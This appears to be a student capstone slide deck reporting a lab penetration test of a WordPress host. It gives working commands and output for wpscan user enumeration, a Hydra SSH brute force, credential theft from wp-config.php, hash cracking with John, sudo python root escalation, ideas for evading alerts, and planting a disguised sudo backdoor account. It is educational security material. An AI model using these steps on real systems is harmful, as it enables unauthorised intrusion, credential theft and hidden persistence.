Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By: Alex Elam, Alexa Skaggs, Armen Serobyan, Jason Hao, Kenny Ho, Nandhini Sreekumar

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Credentials	Credentials that are easily guessed and non-complex.	Can be quickly cracked using brute force attacks which can give access to user accounts
Open ports	Open ports can have the potential for the user to be exposed to vulnerabilities	Attackers can have remote access and have access to private files
Wordpress User Enumeration	A attack that is used to scan an application to find a user's credentials on a Wordpress based site.	This attack can be used by hackers to expose users in preparation for a bruteforce attack.

Critical Vulnerabilities: Target 1 (Part 2)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Password Plaintext Storage	The MySQL root password was found in wp_config.php and that file is in plaintext.	The attacker can obtain the user's My SQL login and password for malicious intent.
Sudo root privileges using python script	Using the command **python -c 'import pty;pty.spawn("/bin/bash")',** the user was able to escalate to root privileges	This can allow the user to escalate their privileges to root privileges, which compromises the user.
Unsalted Password Hashes	Password hashes without the addition of random data for extra protection	The lack of hashes makes it easier to conduct brute force attacks, making the user an easier target.

Exploits Used

Exploitation: Wordpress User Enumeration

Wpscan enumerate users on the Target 1 machine. Identified the users Steven and Michael on the network.

Command used:

- **wpscan –url http://192.168.1.110/wordpress -eu**

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-04 11:28 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
root@Kali:~#
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up
```

```
Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7
'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
```

Exploitation: Weak Password


- Using a parallelized login cracker called **Hydra,** we exploited the vulnerability of weak credentials.
  - Command: **hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh**
- Hydra was able to crack Michael's password which was found to be "**michael**"
  - Cracking Michael's password allowed us to establish a connection to Michael's host PC through SSH which can further be exploited by creating a shell.

```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-04 11:58:40
```


```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
```

Exploitation: Confidential Data Exposure


- The login credentials to MySQL Database were found in plaintext in **wp-config.php** file in **/var/www/html/wordpress** directory.



- Unsalted password hashes of WordPress users were found in **wp_users** table in the MySQL database using the following command:
  - **show databases;**
  - **use wordpress;**
  - **show tables**
  - **select * from wp_users;**




- Using John the Ripper tool, Steven's password was obtained from the unsalted password hash using the following command:
  - **john wp_hashes.txt**



Exploitation: Root Privileges

- After SSH in Steven's account, using the password cracked from john the ripper, we used the python command:
  - **sudo python -c 'import pty;pty.spawn("/bin/bash")'**
- This allowed us to escalate our privileges to root.
- We are only able to do this because python had sudo privileges.



Avoiding Detection


Stealth Exploitation of SSH Vulnerability

Monitoring Overview

- Which alerts detect this exploit?
  - **ssh login alert**
- Which metrics do they measure?
  - **Any unauthorized access in the ssh port**
- Which thresholds do they fire at?
  - **The triggering for this is when a hacker attempts to access the system in port 22**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - **use a alternative port to ssh**



Stealth Exploitation of MySQL Database

Monitoring Overview

- Which alerts detect this exploit?
  - **MySQL Database Alert**
- Which metrics do they measure?
  - **Monitor traffic for any unauthorized access to MySQL database**
- Which thresholds do they fire at?
  - **This will trigger when there are any unauthorized IP addresses that are trying to connect to the MySQL database**

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - **IP spoofing**

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit?
  - **Privilege escalation alert**
- Which metrics do they measure?
  - **Monitor any unauthorized root access attempts**
- Which thresholds do they fire at?
  - **This will trigger when a user uses a unauthorized sudo attempt**


Mitigating Detection


- How can you execute the same exploit without triggering the alert?
  - **Gaining root access in a OS by finding a vulnerability in the kernel**

Maintaining Access

Adding User with Sudo Privileges

- To maintain access with the machine, we have created a user named, “docker” that has root privileges.
  - named: docker to avoid suspicion
- This allows us to access the machine once again very easily and continue any malicious activity.
- The commands used were:
  - **useradd docker**
  - **passwd docker**
  - **usermod -aG sudo docker**
- This command will verify that the user is in the sudo group
  - **grep ‘^sudo’ /etc/group**





Thank You!